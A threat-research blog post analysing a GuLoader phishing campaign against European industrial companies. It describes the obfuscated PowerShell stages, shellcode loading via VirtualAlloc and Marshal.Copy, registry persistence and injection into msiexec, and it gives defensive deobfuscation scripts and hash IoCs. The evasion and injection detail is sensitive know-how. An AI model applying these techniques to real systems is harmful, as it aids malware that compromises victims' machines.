Blog
/
/
July 11, 2024

GuLoader: Evolving Tactics in Latest Campaign Targeting European Industry

Cado Security Labs identified a GuLoader campaign targeting European industrial companies via spearphishing emails with compressed batch files. This malware uses obfuscated PowerShell scripts and shellcode with anti-debugging techniques to establish persistence and inject into legitimate processes, to deliver Remote Access Trojans. GuLoader's ongoing evolution highlights the need for robust security.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
11
Jul 2024

Introduction: GuLoader

Researchers from Cado Security Labs (now part of Darktrace) recently discovered a  campaign targeting European industrial and engineering companies. GuLoader is an evasive shellcode downloader used to deliver Remote Access Trojans (RAT) that has been used by threat actors since 2019 and continues to advance. 

Figure 1

Initial access


Cado identified a number of spearphishing emails sent to electronic manufacturing, engineering and industrial companies in European countries including Romania, Poland, Germany and Kazakhstan. The emails typically include order inquiries and contain an archive file attachment (iso, 7z, gzip, rar). The emails are sent from various email addresses including from fake companies and compromised accounts. The emails typically hijack an existing email thread or request information about an order. 

PowerShell  


The first stage of GuLoader is a batch file that is compressed in the archive from the email attachment. As shown in Image 2, the batch file contains an obfuscated PowerShell script, which is done to evade detection.
Batch file
Figure 2: Obfuscated PowerShell


The obfuscated script contains strings that are deobfuscated through a function “Boendes” (in this sample) that contains a for loop that takes every fifth character, with the rest of the characters being junk. After deobfuscating, the functionality of the script is clearer. These values can be retrieved by debugging the script, however deobfuscating with Script 1 in the Scripts section, makes it easier to read for static analysis.
Deobfuscated Powershell
Figure 3 - Deobfuscated PowerShell



This Powershell script contains the function “Aromastofs” that is used to invoke the provided expressions. A secondary file is downloaded from careerfinder[.]ro and saved as “Knighting.Pro” in the user’s AppData/Roaming folder. The content retrieved from “Kighting.Pro” is decoded from Base64, converted to ASCII and selected from position 324537, with the length 29555. This is stored as “$Nongalactic” and contains more Powershell. 
Second Powershell script
Figure 4 - Second PowerShell script
Deobfuscated Secondary Powershell
Figure 5 - Deobfuscated Secondary PowerShell

As seen in Image 5, the secondary PowerShell is obfuscated in the same manner as before with the function “Boendes”. The script begins with checking which PowerShell is being used 32 or 64 bit. If 64 bit is in use, a 32 bit PowerShell process is spawned to execute the script, and to enable 32 bit processes later in the chain. 



The function named “Brevsprkkernes” is a secondary obfuscation function. The function takes the obfuscated hex string, converts to a byte array, applies XOR with a key of 173 and converts to ASCII. This obfuscation is used to evade detection and analysis more difficult. Again, these values can be retrieved with debugging; however for readability, using Script 2 in the Scripts section makes it easier to read. 
Obfuscated Hex Strings
Figure 6: Obfuscated Hex Strings
Deobfuscated PowersShell Strings
Figure 7 - Deobfuscated PowerShell Strings
Deobfuscated Process Injection

Figure 8: Deobfuscated Process Injection

The second PowerShell script contains functionality to allocate memory via VirtualAlloc and to execute shellcode. VirtualAlloc is a native Windows API function that allows programs to allocate, reserve, or commit memory in a specified process. Threat actors commonly use VirtualAlloc to allocate memory for malicious code execution, making it harder for security solutions to detect or prevent code injection. The variable “$Bakteriekulturs” contains the bytes that were stored in “AppData/Roaming/Knighting.Pro” and converted from Base64 in the first part of the PowerShell Script. Marshall::Copy is used to copy the first 657 bytes of that file, which is the first shellcode. Marshall.Copy is a method that enables the transfer of data between unmanaged memory and managed arrays, allowing data exchange between managed and unmanaged code. Marshal.Copy is typically abused to inject or manipulate malicious payloads in memory, bypassing traditional detection by directly accessing and modifying memory regions used by applications. Marshall::Copy is used again to copy bytes 657 to 323880 as a second shellcode. 
First Shellcode

Figure 9: First Shellcode


The first shellcode includes multiple anti-debugging techniques that make static and dynamic analysis difficult. There have been multiple evolutions of GuLoader’s evasive techniques that have been documented [1]. The main functionality of the first shellcode is to load and decrypt the second shellcode. The second shellcode adds the original PowerShell script as a Registry Key “Mannas” in HKCU/Software/Procentagiveless for persistence, with the path to PowerShell 32 bit executable stored as “Frenetic” in HKCU\Environment; however, these values change per sample. 

Registry Key created for PowerShell Script
Figure 10 - Registry Key created for PowerShell Script
PowerShell bit added to Registry
Figure 11 - PowerShell 32 bit added to Registry

The second shellcode is injected into the legitimate “msiexec.exe” process and appears to be reaching out to a domain to retrieve an additional payload, however at the time of analysis this request returns a 404. Based on previous research of GuLoader, the final payload is usually a RAT including Remcos, NetWire, and AgentTesla.[2]

msiexec abused to retrieve additional payload
Figure 12  - msiexec abused to retrieve additional payload

Key Takeaway

Guloader malware continues to adapt its techniques to evade detection to deliver RATs. Threat actors are continually targeting specific industries in certain countries. Its resilience highlights the need for proactive security measures. To counter Guloader and other threats, organizations must stay vigilant and employ a robust security plan.

Scripts

Script 1 to deobfuscate junk characters 

import re 
import argparse 
import os 
 
def deobfuscate_powershell(input_file, output_file): 
  try: 
      with open(input_file, 'r', encoding='utf-8') as f: 
          text = f.read() 
 
      function_name_match = re.search(r"function\s+(\w+)\s*\(", text) 
      if not function_name_match: 
          print("Could not find the obfuscation function name in the file.") 
          return 
      
      function_name = function_name_match.group(1) 
      print(f"Detected obfuscation function name: {function_name}") 
 
      obfuscated_pattern = rf"(?<={function_name} ')(.*?)(?=')" 
      matches = re.findall(obfuscated_pattern, text) 
 
      for match in matches: 
          deobfuscated = match[4::5] 
          full_obfuscated_call = f"{function_name} '{match}'" 
          text = text.replace(full_obfuscated_call, deobfuscated) 
 
      with open(output_file, 'w', encoding='utf-8') as f: 
          f.write(text) 
 
      print(f"Deobfuscation complete. Output saved to {output_file}") 
 
  except Exception as e: 
      print(f"An error occurred!: {e}") 
 
if __name__ == "__main__": 
  parser = argparse.ArgumentParser(description="Deobfuscate an obfuscated PowerShell file.") 
  parser.add_argument("input_file", help="Path to the obfuscated PowerShell file.") 
  parser.add_argument("output_file", nargs='?', help="Path to save the deobfuscated file. Default is 'deobfuscated_powershell.ps1' in the same directory.", default=None) 
 
  args = parser.parse_args() 
 
  if args.output_file is None: 
      output_file = os.path.splitext(args.input_file)[0] + "_deobfuscated.ps1" 
  else: 
      output_file = args.output_file 
 
  deobfuscate_powershell(args.input_file, output_file) 

Script 2 to deobfuscate hex strings obfuscation (note this will need values changed based on sample)

import re 
import argparse 
 
def brevsprkkernes(spackle): 
  if not all(c in'0123456789abcdefABCDEF'for c in spackle): 
      return f"Invalid hex: {spackle}" 
  paronomasian = 2 
  polyurethane = bytearray(len(spackle) // 2) 
 
  for forstyrrets in range(0, len(spackle), paronomasian): 
      try: 
          polyurethane[forstyrrets // 2] = int(spackle[forstyrrets:forstyrrets + 2], 16) 
          polyurethane[forstyrrets // paronomasian] ^= 173 
      except ValueError: 
          return f"Error processing hex: {spackle}" 
 
  return polyurethane.decode('ascii', errors='ignore') 
 
def process_file(input_file, output_file): 
  with open(input_file, 'r') as infile: 
      content = infile.read() 
 
  def replace_function(match): 
      hex_string = match.group(1).strip() 
      result = brevsprkkernes(hex_string) 
      return f"Brevsprkkernes '{result}'" 
 
  updated_content = re.sub(r"Brevsprkkernes\s*['\"]?([0-9A-Fa-f]+)['\"]?", replace_function, content) 
 
  with open(output_file, 'w') as outfile: 
      outfile.write(updated_content) 
 
if __name__ == "__main__": 
  parser = argparse.ArgumentParser(description="Process a PowerShell file and replace hex strings.") 
  parser.add_argument("input_file", help="Path to the input file.") 
  parser.add_argument("output_file", help="Path to save the deobufuscated file.") 
  args = parser.parse_args() 
 
  process_file(args.input_file, args.output_file) 

Indicators of compromise (IoCs)

GuLoader scripts

ZW_PCCE-010023024001.bat  36a9a24404963678edab15248ca95a4065bdc6a84e32fcb7a2387c3198641374  

ORDER_1ST.bat  26500af5772702324f07c58b04ff703958e7e0b57493276ba91c8fa87b7794ff  

IMG465244247443 GULF ORDER Opmagasinering.cmd  40b46bae5cca53c55f7b7f941b0a02aeb5ef5150d9eff7258c48f92de5435216  

EXSP 5634 HISP9005 ST MSDS DOKUME74247linierelet.bat  e0d9ebe414aca4f6d28b0f1631a969f9190b6fb2cf5599b99ccfc6b7916ed8b3  

LTEXSP 5634 HISP9005 ST MSDS DOKUME74247liniereletbrunkagerne.bat 4c697bdcbe64036ba8a79e587462960e856a37e3b8c94f9b3e7875aeb2f91959  

Quotation_final_buy_order_list_2024_po_nos_ART125673211020240000000000024.bat661f5870a5d8675719b95f123fa27c46bfcedd45001ce3479a9252b653940540  

MEC20241022001.bat  33ed102236533c8b01a224bd5ffb220cecc32900285d2984d4e41803f1b2b58d  

nMEC20241022001.iso  9617fa7894af55085e09a06b1b91488af37b8159b22616dfd5c74e6b9a081739  

Gescanneerde lijst met artikelen nr. 654398.bat  f5feabf1c367774dc162c3e29b88bf32e48b997a318e8dd03a081d7bfe6d3eb5  

DHL_Shipping_Invoices_Awb_BL_000000000102220242247820020031808174Global180030010222024.cmd f78319fcb16312d69c6d2e42689254dff3cb875315f7b2111f5c3d2b4947ab50  

Order Confirmation.bat  949cdd89ed5fb2da03c53b0e724a4d97c898c62995e03c48cbd8456502e39e57  

SKM_0001810-01-2024-GL-3762.bat  9493ad437ea4b55629ee0a8d18141977c2632de42349a995730112727549f40e  

21102024_0029_18102024_SKM_0001810-01-2024-GL-3762.iso  535dd8d9554487f66050e2f751c9f9681dadae795120bb33c3db9f71aafb472c  

\Device\CdRom1\MARSS-FILTRY_ZW015010024.BAT  e5ebe4d8925853fc1f233a5a6f7aa29fd8a7fa3a8ad27471c7d525a70f4461b6  

Myologist.cmd  51244e77587847280079e7db8cfdff143a16772fb465285b9098558b266c6b3f  

SKU_0001710-1-2024-SX-3762.bat  643cd5ba1ac50f5aa2a4c852b902152ffc61916dc39bd162f20283a0ecef39fe  

Stamcafeernes.cmd  54b8b9c01ce6f58eb6314c67f3acb32d7c3c96e70c10b9d35effabb7e227952e  

C:\Users\user\AppData\Local\Temp\j4phhdbc.lti\Bank details Form.bat  c1f810194395ff53044e3ef87829f6dff63a283c568be4a83088483b6c043ec8  

SKGCRO COMANDA FAB SRL M60_647746748846748347474.bat  8dd5fd174ee703a43ab5084fdaba84d074152e46b84d588bf63f9d5cd2f673d1  

DHL_Shipping_Invoices_Awb_BL_000000000101620242247820020031808174Global180030010162024.bat bde5f995304e327d522291bf9886c987223a51a299b80ab62229fcc5e9d09f62  

Ciwies.cmd  b1be65efa06eb610ae0426ba7ac7f534dcb3090cd763dc8642ca0ede7a339ce7  

Zamówienie Agotech Begyndelsesord.cmd  18c0a772f0142bc8e5fb0c8931c0ba4c9e680ff97d7ceb8c496f68dea376f9da  

SKM_0001810-01-2024-GL-3762.iso  4a4c0918bdacd60e792a814ddacc5dc7edb83644268611313cb9b453991ac628  

C:\Users\user\AppData\Local\Temp\Stemmeslugerens.bat  8bedbdaa09eefac7845278d83a08b17249913e484575be3a9c61cf6c70837fd2  

Agotech Zamówienie Fjeldkammes325545235562377.bat  ff6c4c8d899df66b551c84124e73c1f3ffa04a4d348940f983cf73b2709895d3  

Agotech Zamówienie Fjeldkammes3255452355623.bat  f3e046a7769b9c977053dd32ebc1b0e1bbfe3c61789d2b8d54e51083c3d0bed5  

SKU_0001710-1-2024-SX-3762.iso  0546b035a94953d33a5c6d04bdc9521b49b2a98a51d38481b1f35667f5449326  

SKU_0001710-1-2024-SX-3762.bat  4f1b5d4bb6d0a7227948fb7ebb7765f3eb4b26288b52356453b74ea530111520  

DOKUMENTEN_TOBIAS.bat  038113f802ef095d8036e86e5c6b2cb8bc1529e18f34828bcf5f99b4cc012d6a  

IMEG238668289485293885823085802835025Urfjeld.bat  6977043d30d8c1c5024669115590b8fd154905e01ab1f2832b2408d1dc811164  

SKM_C250i24100408500.iso  6370cbcb1ac3941321f93dd0939d5daba0658fb8c85c732a6022cc0ec8f0f082  

SKU_0001710-1-2024-SX-3762.iso  7f06382b781a8ba0d3f46614f8463f8857f0ade67e0f77606b8d918909ad37c2  

\Device\CdRom1\ORDINE ELECTRICAS BC CORP PO EDC0969388.BAT  e98fa3828fa02209415640c41194875c1496bc6f0ca15902479b012243d37c47  

Quote Request #2359 Bogota.msg  0f0dfe8c5085924e5ab722fa01ea182569872532a6162547a2e87a1d2780f902  

ORDER.1ST.bat  48dca5f3a12d3952531b05b556c30accafbf9a3c6cda3ec517e4700d5845ab61  

Fortryl105.cmd  f43b78e4dc3cba2ee9c6f0f764f97841c43419059691d670ca930ce84fb7143b  

SMX-0002607-1-2024-UP-3762.iso  a60dbbe88a1c4857f009a3c06a2641332d41dfd89726dd5f2c6e500f7b25b751

Quotation_final_buy_order_list_2024_po_nos_ART1256731610202400000000000.cmd efd80337104f2acde5c8f3820549110ad40f1aa9b494da9a356938103bda82e7

a60dbbe88a1c4857f009a3c06a2641332d41dfd89726dd5f2c6e500f7b25b751.iso 0327db7b754a16a7ae29265e7d8daed7a1caa4920d5151d779e96cd1536f2fbe  

MARSS-FILTRY_ZW015010024.iso c415127bde80302a851240a169fff0592e864d2f93e9a21c7fd775fdb4788145

SKM_C250i24100408500.bat 36c464519a4cce8d0fcdb22a8974923fd51d915075eba9e62ade54a9c396844d  

UPM-0002607-1-2024-UP-3762.iso  e9fc754844df1a7196a001ac3dfbcf28b80397a718a3ceb8d397378a6375ff62  

Comanda KOMARON TRADE SRL 435635Lukketid.bat 1bf09bcb5bfa440fc6ce5c1d3f310fb274737248bf9acdd28bea98c9163a745a  

311861751714730477170144.bat f87448d722e160584e40feaad0769e170056a21588679094f7d58879cdb23623  

Estimate_buy_product_purchase_order_import_list_10_10_2024_000000101024.cmd f20670ed0cdc2d9a2a75884548e6e6a3857bbf66cfbfb4afe04a3354da9067c9  

PAYMENT TERM.bat 4c90504c86f1e77b0a75a1c7408adf1144f2a0e3661c20f2bf28d168e3408429  

Arbitrre.cmd  8ef4cb5ad7d5053c031690b9d04d64ba5d0d90f7bf8ba5e74cb169b5388e92c5  

KZЗапрос продукта SKM_32532667622352352Arvehygiejnikernes.bat 4ddd3369a51621b0009b6d993126fcb74b52e72f8cacd71fcbc401cda03108cb  

Order_AP568.bat fda4e04894089be87f520144d8a6141074d63d33b29beb28fd042b0ecc06fbbc  

C:\Users\user\Documents\ConnectWiseControl\Temp\Blodprocenternes.cmd e5f5d9855be34b44ad4c9b1c5722d1a6dff2f4a6878a874df1209d813aea7094  

Productivenesses.cmd a7268e906b86f7c1bb926278bf88811cb12189de0db42616e5bbb3dc426a4ef5  

Doktriner.cmd 74d468acd0493a6c5d72387c8e225cc0243ae1a331cd1e2d38f75ed8812347dd  

final_buy_product_purchase_order_import_list_11_10_2024_000000111024.cmd a2127d63bc0204c17d4657e5ae6930cab6ab33ae3e65b82e285a8757f39c4da9  

ORDER_U769.bat b45d9b5dbe09b2ca45d66432925842b0f698c9d269d3c7b5148cc26bdc2a92d0  

Beschwerde-Rechtsanwalt.bat 229c4ce294708561801b16eed5a155c8cfe8c965ea99ac3cfb4717a35a1492f3  

upit nr5634 10_08_2024.cmd 5854d9536371389fb0f1152ebc1479266d36ec4e06b174619502a6db1b593d71  

C:\Users\user\AppData\Local\Temp\Doktriner.cmd 140dcb39308d044e3e90610c65a08e0abc6a3ac22f0c9797971f0c652bb29add  

Fedtsyresammenstning.cmd 0b1c44b202ede2e731b2d9ee64c2ce333764fbff17273af831576a09fc9debfa  

HENIKENPLANT PROJECT PROPOSAL BID_24-0976·pdf.cmd 31a72d94b14bf63b07d66d023ced28092b9253c92b6e68397469d092c2ffb4a6  

MAIN ORDER.bat 85d1877ceda7c04125ca6383228ee158062301ae2b4e4a4a698ef8ed94165c7c  

Narudzba ACH0036173.bat 8d7324d66484383eba389bc2a8a6d4e9c4cb68bfec45d887b7766573a306af68  

Sludger.cmd 45b7b8772d9fe59d7df359468e3510df1c914af41bd122eeb5a408d045399a14  

Glasmester.bat b0e69f895f7b0bc859df7536d78c2983d7ed0ac1d66c243f44793e57d346049d  

